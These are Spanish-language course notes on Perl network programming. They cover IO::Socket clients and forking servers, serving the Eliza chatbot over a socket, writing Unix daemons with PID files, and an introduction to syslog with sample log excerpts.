Los argumentos `LocalAddr`, `LocalHost` y `LocalPort` son usados por programas que actúan como servidores. `LocalAddr` y `LocalHost` son sinónimos y especifican la IP asociada con una de las interfaces de red local. Si el constructor de `IO::Socket::INET` detecta uno de estos argumentos ejecutará un `bind` de la dirección al socket.

Si se especifica `LocalPort` y no se especifica `LocalAddr` el constructor de `IO::Socket::INET` `binds` al comodín `INADDR_ANY` permitiendo así al socket aceptar conexiones desde cualquiera de las interfaces de red.

13.6. Un Cliente HTTP

Véase el módulo URI y la sección 3.12 de estos apuntes.

```
lhp@nereida:~/Lperl/src/perl_networking/ch5$ cat -n http_get.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use IO::Socket qw(:DEFAULT :crlf);
 4  use URI;
 5  local $/ = CRLF . CRLF;
 6
 7  my $url = shift or die "Usage: web_fetch.pl <URL>\n";
 8  $url = URI->new($url)->canonical;
 9  my ($host,$path, $port) = ($url->host(), $url->path(), $url->port());
10  die "Bad URL " unless $host and $path;
11
12  my $socket = IO::Socket::INET->new(PeerAddr => $host, PeerPort => "http($port)")
13    or die "Can't connect: $!";
14
15  print $socket "GET $path HTTP/1.0",CRLF,CRLF;
16
17  my $header = <$socket>;    # read the header
18  $header =~ s/$CRLF/\n/g;   # replace CRLF with logical newline
19  print $header;
20
21  my $data;
22  print $data while read($socket,$data,1024) > 0;
```

Ejecución

La siguiente ejecución con el depurador muestra el funcionamiento del programa:

```
lhp@nereida:~/Lperl/src/perl_networking/ch5$ perl -wd http_get.pl 'http://nereida.deioc.ull.es
main::(http_get.pl:5):  local $/ = CRLF . CRLF;
  DB<1> n
main::(http_get.pl:7):  my $url = shift or die "Usage: web_fetch.pl <URL>\n";
  DB<1>
main::(http_get.pl:8):  $url = URI->new($url)->canonical;
  DB<1>
main::(http_get.pl:9):  my ($host,$path, $port) = ($url->host(), $url->path(), $url->port());
  DB<1> x $url
0  URI::http=SCALAR(0x84ae8b4)
   -> 'http://nereida.deioc.ull.es/~pp2/'
  DB<2> n
main::(http_get.pl:10): die "Bad URL " unless $host and $path;
  DB<2> x ($host,$path, $port)
0  'nereida.deioc.ull.es'
1  '/~pp2/'
2  80
  DB<3> n
main::(http_get.pl:12): my $socket = IO::Socket::INET->new(PeerAddr => $host, PeerPort => "htt
main::(http_get.pl:13):   or die "Can't connect: $!";
  DB<3> n
main::(http_get.pl:15): print $socket "GET $path HTTP/1.0",CRLF,CRLF;
  DB<3> x $socket
0  IO::Socket::INET=GLOB(0x8626c40)
   -> *Symbol::GEN0
         FileHandle({*Symbol::GEN0}) => fileno(3)
  DB<4> c 17
main::(http_get.pl:17): my $header = <$socket>;    # read the header
  DB<5> n
main::(http_get.pl:18): $header =~ s/$CRLF/\n/g;   # replace CRLF with logical newline
  DB<5> p $header
HTTP/1.1 200 OK
Date: Mon, 12 May 2008 12:33:09 GMT
Server: Apache/1.3.34 (Debian) PHP/5.2.0-8+etch10 mod_ssl/2.8.25 OpenSSL/0.9.8c mod_perl/1.29
Last-Modified: Tue, 19 Feb 2008 11:17:24 GMT
ETag: "16ec3a-d9-47babac4"
Accept-Ranges: bytes
Content-Length: 217
Connection: close
Content-Type: text/html; charset=utf-8


  DB<6> c 22
HTTP/1.1 200 OK
Date: Mon, 12 May 2008 12:33:09 GMT
Server: Apache/1.3.34 (Debian) PHP/5.2.0-8+etch10 mod_ssl/2.8.25 OpenSSL/0.9.8c mod_perl/1.29
Last-Modified: Tue, 19 Feb 2008 11:17:24 GMT
ETag: "16ec3a-d9-47babac4"
Accept-Ranges: bytes
Content-Length: 217
Connection: close
```

```
Content-Type: text/html; charset=utf-8

main::(http_get.pl:22): print $data while read($socket,$data,1024) > 0;
  DB<7> x read($socket,$data,1024)
0  217
  DB<8> p $data
<HTML>
<HEAD>
<TITLE>PP2</TITLE>
<META HTTP-EQUIV="refresh" CONTENT="0;URL=pp20708/index.html">
</HEAD>
<BODY>
El enlace que busca se encuentra en:
<a href="pp20708index.html">
pp20708/index.html"</a>
</BODY>
</HTML>

  DB<9> q
lhp@nereida:~/Lperl/src/perl_networking/ch5$
```

13.7. Multiplexado Usando Procesos

Servidor

Si se especifica la opción `Listen` en el constructor de IO::Socket::INET el socket creado es un socket para 'escucha', esto es, se asume el lado del servidor.

```
bash-2.05a$ uname -a
Linux manis 2.4.20-37.7.legacysmp #1 SMP Mon Sep 27 21:38:15 EDT 2004 i686 unknown
bash-2.05a$ cat -n server.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use IO::Socket;
 4
 5  $SIG{CHLD} = sub { wait(); };
 6
 7  my $host = shift || 'localhost';
 8  my $port = shift || 1024;
 9
10  my $mains =IO::Socket::INET->new(
11    LocalHost => $host,
12    LocalPort => $port,
13    Listen => 10,
14    Proto => 'tcp',
15    Reuse => 1,
16  );
17  die "Can't create socket $!\n" unless $mains;
```

El método `accept` es únicamente válido cuando se llama a un socket en modo escucha (construido con la opción `listen`). Obtiene la siguiente conexión de la cola y retorna la sesión conectada al socket. Esta sesión es un socket manejador que se utilizará para conectar con la máquina remota. El nuevo socket hereda todo los atributos de su padre y además está conectado.

Cuando se llama a `accept` en un contexto escalar retorna el socket conectado. Cuando se llama en un contexto de lista retorna una lista con dos elementos, el primero de los cuales es el socket

conectado y el segundo es la dirección empaquetada del host remoto. También es posible obtener esta información haciendo uso del método `peername` .

```
18  my $news;
19  while (1) {
20  while ($news = $mains->accept()) {
21      my $pid = fork() and next;
22
23      print "**********************\n";
24      my $buf = '';
25      my $c = 1;
26      while (sysread($news, $buf, 1024)) {
27        print "'$buf'\n";
28        syswrite($news, "message $c from $host");
29        $c++;
30      }
31      exit(0);
32    }
33  }
34  close($mains);
```

Aquí hacemos un `fork` por cada cliente que se conecta. El proceso hijo queda a la espera de mensajes de la máquina remota hasta que esta cierra el canal.

Cliente

Cuando no se especifica `Listen` y el tipo del socket es `SOCK_STREAM` (que se deduce del protocolo usado) el método `connect` es invocado.

```
-bash-2.05b$ uname -a
Linux millo.etsii.ull.es 2.4.22-1.2188.nptlsmp #1 SMP Wed Apr 21 20:12:56 EDT 2004 i686 i686 i
-bash-2.05b$ cat -n client.pl
 1  #!/usr/local/bin/perl -w
 2  use strict;
 3  use IO::Socket;
 4
 5  my $server = shift || 'manis';
 6  my $port = shift || 1234;
 7
 8  my $host = $ENV{HOSTNAME};
 9  my $sock = IO::Socket::INET->new(
10    PeerAddr => $server,
11    PeerPort => $port,
12    Proto => 'tcp',
13  );
14  die "Can't create socket $!\n" unless $sock;
15
16  for (1..10) {
17    syswrite($sock,"Message $_ from $host");
18    my $answer = '';
19    sysread($sock, $answer,1024);
20    print "'$answer'\n";
21  }
22  close($sock);
```

El Método `shutdown`

Una alternativa a `close` es el método `shutdown` :

```
$return_val = $socket->shutdown($how)
```

Cerrará el socket incluso si existen copias en procesos hijos creados con `fork`. El argumento `$how` controla que mitad del socket bidireccional será cerrada.

Valor	Descripción
0	Cierra el socket para lectura
1	Cierra el socket para escritura
2	Cierra el socket totalmente

Ejecución

Cliente en `millo`	Servidor en `manis`

`-bash-2.05b$ ./client.pl manis 1234`
`'message 1 from manis'`
`'message 2 from manis'`
`'message 3 from manis'`
`'message 4 from manis'`
`'message 5 from manis'`
`'message 6 from manis'`
`'message 7 from manis'`
`'message 8 from manis'`
`'message 9 from manis'`
`'message 10 from manis'`
`-bash-2.05b$`
	`bash-2.05a$ ./server.pl manis 1234`
	`**********`
	`'Message 1 from millo.etsii.ull.es'`
	`'Message 2 from millo.etsii.ull.es'`
	`'Message 3 from millo.etsii.ull.es'`
	`'Message 4 from millo.etsii.ull.es'`
	`'Message 5 from millo.etsii.ull.es'`
	`'Message 6 from millo.etsii.ull.es'`
	`'Message 7 from millo.etsii.ull.es'`
	`'Message 8 from millo.etsii.ull.es'`
	`'Message 9 from millo.etsii.ull.es'`
	`'Message 10 from millo.etsii.ull.es'`

Los métodos `recv` y `send`

También es posible usar los métodos `recv` y `send` para la comunicación:

```
bash-2.05a$ cat -n server.pl
  1  #!/usr/local/bin/perl -w
  2  use strict;
  3  use IO::Socket;
  4
  5  $SIG{CHLD} = sub { wait(); };
  6
  7  my $host = shift || 'localhost';
  8  my $port = shift || 1024;
  9
 10  my $mains =IO::Socket::INET->new(
 11    LocalHost => $host,
 12    LocalPort => $port,
 13    Listen => 10,
 14    Proto => 'tcp',
 15    Reuse => 1,
 16  );
 17  die "Can't create socket $!\n" unless $mains;
 18  my $news;
 19  while (1) {
 20  while ($news = $mains->accept()) {
```

```
 21      my $pid = fork() and next;
 22
 23      print "**********************\n";
 24      my $buf = '';
 25      my $c = 1;
!26      {
!27        $news->recv($buf, 1024);
!28        last unless $buf;
!29        print "'$buf'\n";
!30        $news->send("message $c from $host");
!31        $c++;
!32        redo;
!33      }
 34      exit(0);
 35    }
 36  }
 37  close($mains);
```

El método `send` tiene la sintáxis:

```
$bytes = $sock->send($data [,$flags, $destination])
```

Envía `$data` a la dirección especificada en `$destination`. En caso de éxito retorna el número de bytes enviados. Si falla retorna `undef`. El argumento flag es un `or` de estas opciones

Opción	**Descripcción**
`MSG_OOB`	Transmite un byte de datos urgentes
`MSG_DONTROUTE`	Sáltese las tablas de rutas

El formato de `recv` es:

```
$address = $socket->recv($buffer, $length [,$flags])
```

Acepta `$length` bytes desde el socket y los coloca en `$buffer`. Los flags tienen el mismo significado que para `send`. En caso de éxito `recv` retorna la dirección empaquetada del socket del transmisor. En caso de error retorna `undef` y la variable `$!` contiene el código de error apropiado. Realmetne, cuando se usa TCP el método `recv` se comporta como `sysread` excepto que retorna la dirección del par. Realmente cuando se aprecia la diferencia es en la recepción de datagramas con el protocolo UDP.

13.8. Práctica: Escritura de un Servidor y un Cliente

Escriba un servidor que periódicamente compruebe que las máquinas en una lista dada están accesibles via SSH usando la función `is_operative` de GRID::Machine. Dependiendo de la petición los clientes serán informados de que máquinas están operativas, si una máquina específica está operativa o no o bien si hay nuevas máquinas que antes no estuvieran operativas y que se han incorporado al grupo de máquinas operativas.

13.9. Convirtiendo un Programa en un Servicio

El siguiente ejemplo esta tomado del libro de Lincoln Stein *Network Programming with Perl* [1]. El ejemplo es similar al de la sección anterior pero ilustra además como reconvertir un programa en un servicio.

Habitualmente un programa utiliza la entrada-salida estandar para comunicarse con el usuario. Por ejemplo, el módulo Chatbot::Eliza establece un diálogo con el usuario imitando a un psiquiatra:

```
nereida:~/LGRID_Machine/lib/GRID$ perl -wde 0
main::(-e:1):   0
  DB<1> use Chatbot::Eliza
  DB<2> $bot = Chatbot::Eliza->new
  DB<3> $bot->command_interface()
Eliza:  Is something troubling you?
you:    The future
Eliza:  I'm not sure I understand you fully.
you:    Nothing stands, everything changes
Eliza:  I'm not sure I understand you fully.
you:    Is very honest from you to say that
Eliza:  Oh, I to say that?
you:    bye!
Eliza:  Goodbye.  It was nice talking to you.
```

La solución está en redirigir la entrada/salida del programa hacia el socket tal y como hacíamos en la sección 1.5.

```
milogin@beowulf:~/src/perl/NETWORKING$ cat -n eliza_server.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use Chatbot::Eliza;
 4  use IO::Socket;
 5  use POSIX 'WNOHANG';
 6
 7  my $PORT = shift || 1026;
 8
 9  my $quit = 0;
10
11  # signal handler for child die events
12  $SIG{CHLD} = sub { while ( waitpid(-1,WNOHANG)>0 ) { } };
13
14  # signal handler for interrupt key and TERM signal (15)
15  $SIG{INT} = sub { $quit++ };
16
17  my $listen_socket = IO::Socket::INET->new(LocalPort => $PORT,
18                                            Listen    => 20,
19                                            Proto     => 'tcp',
20                                            Reuse     => 1,
21                                            Timeout   => 60*60,
22                                           );
23  die "Can't create a listening socket: $@" unless $listen_socket;
24  warn "Server ready.  Waiting for connections...\n";
25
26  while (!$quit) {
27
28    next unless my $connection = $listen_socket->accept;
29
30    defined (my $child = fork()) or die "Can't fork: $!";
31    if ($child == 0) {
32      $listen_socket->close;
33      interact($connection);
34      exit 0;
35    }
```

```
36
37    $connection->close;
38  }
39
40  sub interact {
41    my $sock = shift;
42    STDIN->fdopen($sock,"<")  or die "Can't reopen STDIN: $!";
43    STDOUT->fdopen($sock,">") or die "Can't reopen STDOUT: $!";
44    STDERR->fdopen($sock,">") or die "Can't reopen STDERR: $!";
45    $|=1;
46    my $bot = Chatbot::Eliza->new;
47    $bot->command_interface();
48  }
```

El método `command_interface` del objeto `$bot` (línea 47) utiliza los ficheros `STDIN` y `STDOUT`. Pero ahora, al reconvertir el método a un servicio queremos que use el socket `$sock`.

El método `fdopen` en `IO::Handle` funciona de manera parecida a `open` pero su primer parámetro es un descriptor de fichero. El método cierra el fichero y lo reabre utilizando el manejador `$sock` proveído como argumento. Después de las tres llamadas en las líneas 42-44 escribir en `STDOUT` y `STDERR` es enviar los datos vía el socket. Leer desde `STDIN` es leer desde el socket. Funciona de manera parecida a las aperturas con los descriptores `">&"` (escritura) y `"<&"` (lectura).

```
casiano@beowulf:~/src/perl/NETWORKING$ ./eliza_server.pl
Server ready.  Waiting for connections...
.............................
milogin@beowulf:~/src/perl/netserver$ pkill eliza_server
```

```
milogin@micasa:~/LPOP$ telnet beowulf 1026
Trying 123.123.123.123...
Connected to beowulf.
Escape character is '^]'.
Eliza:  Please tell me what's been bothering you.
you:    Hey! it works!
Eliza:  Tell me more about that.
you:    You are server. You work
Eliza:  Do you sometimes wish you were server?
you:    No
Eliza:  Are you saying no just to be negative?
you:    quit
Eliza:  Life is tough.  Hang in there!
Connection closed by foreign host.
```

Hay otro problema con la conversión de Eliza en un servicio. Eliza esta pensado para trabajar con un sólo usuario y por ello sólo termina cuando la entrada contiene palabras como `quit` o `bye`. En otro caso se queda en un bucle a la espera por mas entrada del usuario. Incluso si se genera un final de fichero pulsando `CTRL-D` no termina.

Para lograr que el programa termine cuando se alcanza el final de fichero Lincoln Stein propone sustituir el método privado `_test_quit` del objeto por este:

```
sub Chatbot::Eliza::_testquit {
  my ($self,$string) = @_;
```

```
  return 1 unless defined $string;  # test for EOF
  foreach (@{$self->{quit}}) { return 1 if $string =~ /\b$_\b/i };
}
```

Capítulo 14

Demonios y Daemons

14.1. Como Convertirse en un Demonio

Normalmente se espera que un servidor actúe como un `daemon` (dee-men). Esto es, se espera que:

1. Se sitúe en background
2. Se ejecute hasta que sea explícitamente parado (via `kill` tal vez) u ocurra la parada del sistema
3. Se debe desconectar de la "terminal de control" de manera que no reciba una señal `HUP` (valor numérico 1) cuando el usuario termina la shell. Otro beneficio es que las salidas del daemon no se mezclan con las del usuario.
4. Cambiar al directorio raíz. Esto evita los problemas que pudieran surgir de un `umount` del sistema de archivos en el que arranco el daemon.
5. Cambiar la máscara de creación de ficheros a un estado conocido
6. Normalizar la variable `PATH`
7. Escribir su ID de proceso en un fichero `/var/run` o similar

   ```
   # ls -l /var/run | head -3
   total 120
   drwxr-xr-x  2 root        root        4096 2006-01-16 10:15 apache2
   -rw-r--r--  1 root        root           5 2007-06-03 06:28 apache.pid
   ```

8. Usar `syslog` para escribir mensajes de diagnóstico al sistema de log
9. Manejar la señal `HUP` para autoreiniciarse
10. Usar `chroot()` para colocarse en una parte restringida del sistema de archivo y/o establecer los privilegios de un usuario no privilegiado

14.1.1. Poniendo El Proceso en Background

La subrutina `become_daemon` utiliza una técnica estandard en UNIX para poner procesos en background y disociarlos de su terminal.

```
sub become_daemon {
  die "Can't fork" unless defined (my $child = fork);
  exit 0 if $child;             # parent dies;
  setsid();                     # become session leader
  open(STDIN, "</dev/null");
  open(STDOUT,">/dev/null");
```

```
  open(STDERR,">&STDOUT");
  chdir '/';                    # change working directory
  umask(0);                     # forget file mode creation mask
  $ENV{PATH} = '/bin:/sbin:/usr/bin:/usr/sbin';
  $SIG{CHLD} = \&reap_child;
  return $$;
}
```

1. Se hace un fork y el padre termina. Es el hijo el que continúa con la ejecución del programa.

2. El proceso hijo arranca una nueva sesión llamando a `setsid` .

   Una *sesión* es un conjunto de procesos que comparten la misma terminal. En cualquier instante solo un grupo de procesos del conjunto tiene el privilegio de leer/escribir en la terminal. Decimos que estos procesos están en *foreground* y que el resto de los procesos están en *background*. Estos procesos en foreground juegan un papel especial en el manejo de señales generadas por los caracteres de entrada.

   Un *grupo de sesión* está relacionado pero no es exactamente lo mismo que un *grupo de procesos*. Un grupo de procesos es un conjunto de procesos que han sido lanzados por un padre común y se caracterizan mediante un entero (el PID del grupo) que es el PID del ancestro común.

   Cuando una terminal resulta asociada con una sesión, el grupo de procesos en foreground se establece como el grupo de procesos del lider de sesión. La terminal asociada con una sesión es conocida como *terminal controlada*. La terminal controlada es heredada por los hijos generados durante un `fork`. La terminal controlada para una sesión es asignada por el *lider de sesión* de una manera que es dependiente de la implementación. Los procesos normales no pueden modificar la terminal controlada; solo el proceso lider puede hacerlo.

   Si un proceso pertenece al grupo de procesos en foreground de su terminal puede leer y escribir en ella; sin embargo, un proceso en el grupo de procesos en background que intente leer o escribir en su terminal dará lugar a la generación de una señal a su grupo de procesos[1]. Las señales son `SIGTTIN` (21) para la lectura y `SIGTTOU` (22) para la escritura. `SIGTTIN` = `SIG-TT-IN`.

   La llamada a `setsid` crea una nueva sesión y un nuevo grupo de procesos. El efecto total es que el proceso hijo es ahora independiente de la shell y de la terminal. Con esto conseguimos que la finalización de la shell o el cierre de la terminal no conlleven la muerte del proceso.

   La llamada a `setsid` falla si el proceso era ya un lider de sesión. Esta es una de las razones para que hayamos matado al padre y confiado la ejecución del programa al hijo.

3. Reabrimos `STDIN` `STDOUT` y `STDERR` al dispositivo nulo. Se completa de esta forma el paso anterior, impidiendo el acceso del daemon a la terminal y que sus salidas se mezclen con las de la terminal.

4. Se pone como directorio actual la raíz

5. Se pone la máscara de creación de ficheros a un valor explícito. en este caso 0. Es conveniente que el daemon controle claramente los permisos de los ficheros que cree.

   La máscara de usuario es usada por `open` para establecer los permisos iniciales de un fichero recién creado. Los permisos presentes en la máscara se desactivan. La siguiente sesión con el depurador muestra el funcionamiento:

```
pp2@nereida:~$ perl -wde 0
main::(-e:1):   0
  DB<1> umask 0000
  DB<2> open f, '>/tmp/tutu' # Open por defecto usa un mode 0666
  DB<3> !!ls -ltr /tmp | tail -1 # 0666 and not 000 = 0666
```

[1] Pero existen condiciones que dan lugar a la variación de esta conducta

```
-rw-rw-rw- 1 pp2 pp2     0 2008-05-14 10:01 tutu
  DB<4> umask 0777  # 0666 and not 0777 = 000
  DB<5> open f, '>/tmp/tutu1'
  DB<6> !!ls -ltr /tmp | tail -1
---------- 1 pp2 pp2     0 2008-05-14 10:01 tutu1
  DB<7> umask 0022
  DB<8> open f, '>/tmp/tutu2'
  DB<9> !!ls -ltr /tmp | tail -1 # 0666 and not 0022 = 0644
-rw-r--r-- 1 pp2 pp2     0 2008-05-14 10:02 tutu2
  DB<10> umask 0027
  DB<11> open f, '>/tmp/tutu3' # 0666 and not 0027 = 0640
  DB<12> !!ls -ltr /tmp | tail -1
-rw-r----- 1 pp2 pp2     0 2008-05-14 10:06 tutu3
```

6. Se pone el `PATH` al mínimo número de directorios necesario

7. Se retorna el nuevo identificador del proceso. Puesto que es el hijo el que continúa con la ejecución del programa el identificador del proceso ha cambiado.

14.1.2. Salvando el Identificador de Proceso

Otro de los requerimientos de un demonio es salvar su identificador de proceso en un fichero como `/var/run/eliza.pid`. Antes de crearlo comprobamos la existencia del fichero.

Si existe leemos el PID del proceso y miramos si todavía esta ejecutándose usando una señal 0. Si devuelve verdadero detenemos la ejecución.

Si es falso puede ser porque la última ejecución terminara bruscamente sin poder borrar el fichero o bien porque el proceso esta vivo pero se está ejecutando por otro usuario y no tenemos los privilegios para entregar la señal. Si es este último caso lo que ocurrirá es que no podremos eliminar el fichero y terminaremos la ejecución.

```
sub open_pid_file {
  my $file = shift;
  if (-e $file) {  # oops.  pid file already exists
    my $fh = IO::File->new($file) || die "Can't open file $file\n";
    my $pid = <$fh>;
    die "Corrupted PID file  $PID_FILE\n" unless defined($pid) && ($pid =~ /^\s*\d+\s*$/);
    die "Server already running with PID $pid" if kill 0 => $pid;
    warn "Removing PID file for defunct server process $pid.\n";
    die "Can't unlink PID file $file" unless -w $file && unlink $file;
  }
  return IO::File->new($file,O_WRONLY|O_CREAT|O_EXCL,0644)
    or die "Can't create $file: $!\n";
}
```

Creamos el fichero con

```
IO::File->new($file,O_WRONLY|O_CREAT|O_EXCL,0644)
```

La combinación de modos `O_WRONLY|O_CREAT|O_EXCL` garantiza que el fichero será creado y abierto pero sólo si no existe. Aunque hemos comprobado previamente la no existencia podría ocurrir que varios procesos estuvieran lanzando este daemon casi simultáneamente e intentan crear el fichero al mismo tiempo.

El flag `O_EXCL` indica exclusividad en este sentido: Si el fichero ya existe la apertura falla. `O_EXCL` puede fallar en sistemas NFS y no tiene efecto a menos que se use también la flag `O_CREAT`.

14.1.3. El Programa Completo

Código del Servidor

La llamada a `open_pid_file` se hace antes de poner el servidor en background para tener la oportunidad de emitir los mensajes de error.

El bloque `END{}`:

```
END { unlink $PID_FILE if defined($pid) && ($$ == $pid); }
```

hace que el servidor suprima el fichero a su salida. La comprobación garantiza que en el caso de que el daemon se bifurque en una jerarquía de procesos, solo un proceso, el principal, intente borrar el fichero.

Mediante la instalación de los manejadores para las señales `INT` (valor numérico 2) y `TERM` (15) aseguramos que el bloque `END` se ejecutará en el caso de que se produzcan tales señales.

```
casiano@beowulf:~/src/perl/NETWORKING$ cat -n eliza_daemon.pl
 1  #!/usr/bin/perl
 2  use strict;
 3  use Chatbot::Eliza;
 4  use IO::Socket;
 5  use IO::File;
 6  use POSIX qw(WNOHANG setsid);
 7
 8  my $PORT = shift || 1026;
 9  my $PID_FILE  = shift || '/tmp/.eliza.pid'; # /var/run/eliza.pid
10  my $quit = 0;
11
12  # signal handler for child die events
13  $SIG{CHLD} = sub { while ( waitpid(-1,WNOHANG)>0 ) { } };
14  $SIG{TERM} = $SIG{INT} = sub { $quit++ };
15
16  my $fh = open_pid_file($PID_FILE);
17  my $listen_socket = IO::Socket::INET->new(LocalPort => shift || $PORT,
18                                            Listen    => 20,
19                                            Proto     => 'tcp',
20                                            Reuse     => 1,
21                                            Timeout   => 60*60,
22                                           );
23  die "Can't create a listening socket: $@" unless $listen_socket;
24
25  warn "$0 starting... Listening at $PORT\n";
26  my $pid = become_daemon();
27  print $fh $pid;
28  close $fh;
29
30  while (!$quit) {
31
32    next unless my $connection = $listen_socket->accept;
33
34    die "Can't fork: $!" unless defined (my $child = fork());
35    if ($child == 0) {
36      $listen_socket->close;
37      interact($connection);
38      exit 0;
39    }
```

```
40
41    $connection->close;
42  }
43
44  sub interact {
45    my $sock = shift;
46    STDIN->fdopen($sock,"<")  or die "Can't reopen STDIN: $!";
47    STDOUT->fdopen($sock,">") or die "Can't reopen STDOUT: $!";
48    STDERR->fdopen($sock,">") or die "Can't reopen STDERR: $!";
49    $| = 1;
50    my $bot = Chatbot::Eliza->new;
51    $bot->command_interface;
52  }
53
54  sub become_daemon {
55    die "Can't fork" unless defined (my $child = fork);
56    exit 0 if $child;    # parent dies;
57    warn "PID: $$\n";
58    setsid();     # become session leader
59    open(STDIN, "</dev/null");
60    open(STDOUT,">/dev/null");
61    open(STDERR,">&STDOUT");
62    chdir '/';           # change working directory
63    umask(0);            # forget file mode creation mask
64    $ENV{PATH} = '/bin:/sbin:/usr/bin:/usr/sbin';
65    return $$;
66  }
67
68  sub open_pid_file {
69    my $file = shift;
70    if (-e $file) {  # oops.  pid file already exists
71      my $fh = IO::File->new($file) || die "Can't open file $file\n";
72      my $pid = <$fh>;
73      die "Corrupted PID file  $PID_FILE\n" unless defined($pid) && ($pid =~ /^\s*\d+\s*$/);
74      die "Server already running with PID $pid" if kill 0 => $pid;
75      warn "Removing PID file for defunct server process $pid.\n";
76      die "Can't unlink PID file $file" unless -w $file && unlink $file;
77    }
78    return IO::File->new($file,O_WRONLY|O_CREAT|O_EXCL,0644)
79      or die "Can't create $file: $!\n";
80  }
81
82  sub Chatbot::Eliza::_testquit {
83    my ($self,$string) = @_;
84    return 1 unless defined $string;  # test for EOF
85    foreach (@{$self->{quit}}) { return 1 if $string =~ /\b$_\b/i };
86  }
87
88  END { unlink $PID_FILE if defined($pid) && ($$ == $pid); }
```

Si el daemon se ejecutara como `root` podríamos escribir en `/var/run/` siguiendo el convenio clásico en Linux para los daemons.

```
casiano@mymachine:~/src/perl/NETWORKING$ ls -ltr /var/run | tail -5
```

```
-rw-r--r-- 1 root        root            6 may 13 23:26 syslogd.pid
drwxr-xr-x 2 tomcat5     adm          4096 may 13 23:43 tomcat5
-rw-r--r-- 1 root        root            6 may 14 00:15 apache2.pid
-rw-r--r-- 1 root        root            5 may 14 09:55 sshd.pid
-rw-rw-r-- 1 root        utmp        14976 may 14 12:58 utmp
```

Sin embargo ejecutar el daemon con privilegios de root a estas alturas no es una buena idea. Es posible comenzar la aplicación como root - para abrir sockets en puertos privilegiados o ficheros de PID y log en localizaciones como `/var/run/` - para renunciar a los privilegios de root tan pronto como sea posible. Por ahora simplemente creamos el fichero de PID en un lugar al que tengamos acceso.

Ejecución

Ejecución: Servidor

```
casiano@beowulf:~/src/perl/NETWORKING$ ./eliza_daemon.pl
./eliza_daemon.pl starting...
casiano@beowulf:~/src/perl/NETWORKING$ pgrep -l eliza
25561 eliza_daemon.pl
casiano@beowulf:~/src/perl/NETWORKING$ ./eliza_daemon.pl
Server already running with PID 25561 at ./eliza_daemon.pl line 72, <GEN0> line 1.
```

Ejecución: Cliente

```
casiano@micasa:~/LPOP$ telnet beowulf 1026
Trying 123.123.123.123...
Connected to beowulf.
Escape character is '^]'.
Eliza:  Please tell me what's been bothering you.
you:    wau!
Eliza:  That is interesting. Please continue.
you:    uff!
Eliza:  I'm not sure I understand you fully.
you:    For sure you don't understand me
Eliza:  Do you wish to believe I don't understand you?
you:    No
Eliza:  Are you saying no just to be negative?
you:    yes
Eliza:  Please tell me some more about this.
you:    quit
Eliza:  Goodbye.  I hope you found this session helpful.
Connection closed by foreign host.
```

Ejercicio 14.1.1. *1. Prueba a cerrar la shell después de arrancado el demonio ¿Sigue vivo el daemon?*

2. Prueba a eliminar la terminal después de arrancado el demonio ¿Sigue vivo el daemon?

3. ¿A donde va a parar el mensaje de error de la línea 34?

14.1.4. Servicios de Log

Introducción

Puesto que un daemon se desvincula del fichero `STDERR`, los mensajes de warning y de error no tienen donde ir a menos que el daemon los vuelque en un fichero de *log*.

Parece que la palabra 'log' viene de 'grabar en un *logbook*', que era un dispositivo para medir la velocidad de un barco. La idea de log - en informática - se refiere al registro coordinado de eventos que proporcionan un rastro que pueda ser examinado para diagnosticar la existencia de problemas y su causa. En vez de que cada demonio tenga su propio sistema de log, los sistemas operativos suelen proveer un servicio de log que permite el filtrado y grabado de mensajes de log.

Hay múltiples cuestiones que contestar respecto a como diseñar el logging: ¿Donde escribir nuestro fichero de log? ¿Cómo sincronizar los mensajes de log de los diferentes procesos hijos de un servidor que se ramifica usando fork?

Unix dispone de un sistema de logging conocido como `syslog` (véase la entrada para `syslog` en la wikipedia syslog. En Linux el login del núcleo del S.O. corre a cargo de `klogd` (véase man klogd) el cual puede ser usado en modo standalone o como cliente de syslogd. Syslog se ejecuta como un daemon cuya configuración se controla habitualmente mediante el fichero `/etc/syslog.conf`. Los mensajes se escriben en ficheros en directorios como `/var/log` y posiblemente sean replicados a una consola.

Syslog (`syslogd`) también permite que los mensajes sean encaminados hacia otro nodo.

Sigue un ejemplo del fichero de log `/var/log/messages`:

```
nereida:~# tail /var/log/messages
May 13 09:31:09 mymachine gconfd (root-25216): Se resolvió la dirección
   «xml:readonly:/var/lib/gconf/debian.defaults» a una fuente de configuración
   de sólo lectura en la posición 3
May 13 09:31:09 mymachine gconfd (root-25216): Se resolvió la dirección
   «xml:readonly:/var/lib/gconf/defaults» a una fuente de configuración
   de sólo lectura en la posición 4
May 13 09:31:09 mymachine gconfd (root-25216): El servidor GConf no está en uso,
    cerrándolo.
May 13 09:31:09 mymachine gconfd (root-25216): Finalizando
May 13 10:00:45 mymachine -- MARK --
May 13 10:20:46 mymachine -- MARK --
May 13 10:34:48 mymachine kernel:\
  Shorewall:net2fw:DROP:IN=eth1\
  OUT= MAC=00:0c:6e:35:a2:ff:0f:1b:3f:d6:a8:0f:08:00 SRC=207.44.170.53\
  DST=180.130.145.92 LEN=48 TOS=0x00 PREC=0x00 TTL=112 ID=23898\
  DF PROTO=TCP SPT=4408 DPT=53 WINDOW=65535 RES=0x00 SYN URGP=0\
May 13 10:34:51 mymachine kernel: Shorewall:net2fw:DROP:IN=eth1\
  OUT= MAC=00:0c:6e:35:a2:ff:00:1b:3f:d6:a8:0f:08:00 SRC=207.44.170.53\
  DST=180.130.145.92 LEN=48 TOS=0x00 PREC=0x00 TTL=112 ID=24432 DF PROTO=TCP\
  SPT=4408 DPT=53 WINDOW=65535 RES=0x00 SYN URGP=0
May 13 11:00:46 mymachine -- MARK --
May 13 11:19:21 mymachine exiting on signal 15
```

Las líneas han sido partidas para aumentar la legibilidad. Quizá este no es un buen ejemplo para entender la estructura de un fichero `log`. Cada mensaje en un fichero `log` consiste en:

- Una fecha
- El nombre del nodo en el que se ejecuta el daemon
- El nombre y el pid del demonio
- El mensaje (una sóla línea)

He aqui un ejemplo en el que se aprecia mejor el formato:

```
nereida:~# tail -n 5 -f /var/log/auth.log
May 13 11:10:01 mymachine CRON[31443]: (pam_unix) session closed for user root
May 13 11:15:01 mymachine CRON[31458]: (pam_unix) session opened for user root by (uid=0)
May 13 11:15:01 mymachine CRON[31458]: (pam_unix) session closed for user root
May 13 11:17:01 mymachine CRON[31461]: (pam_unix) session opened for user root by (uid=0)
May 13 11:17:01 mymachine CRON[31461]: (pam_unix) session closed for user root
```

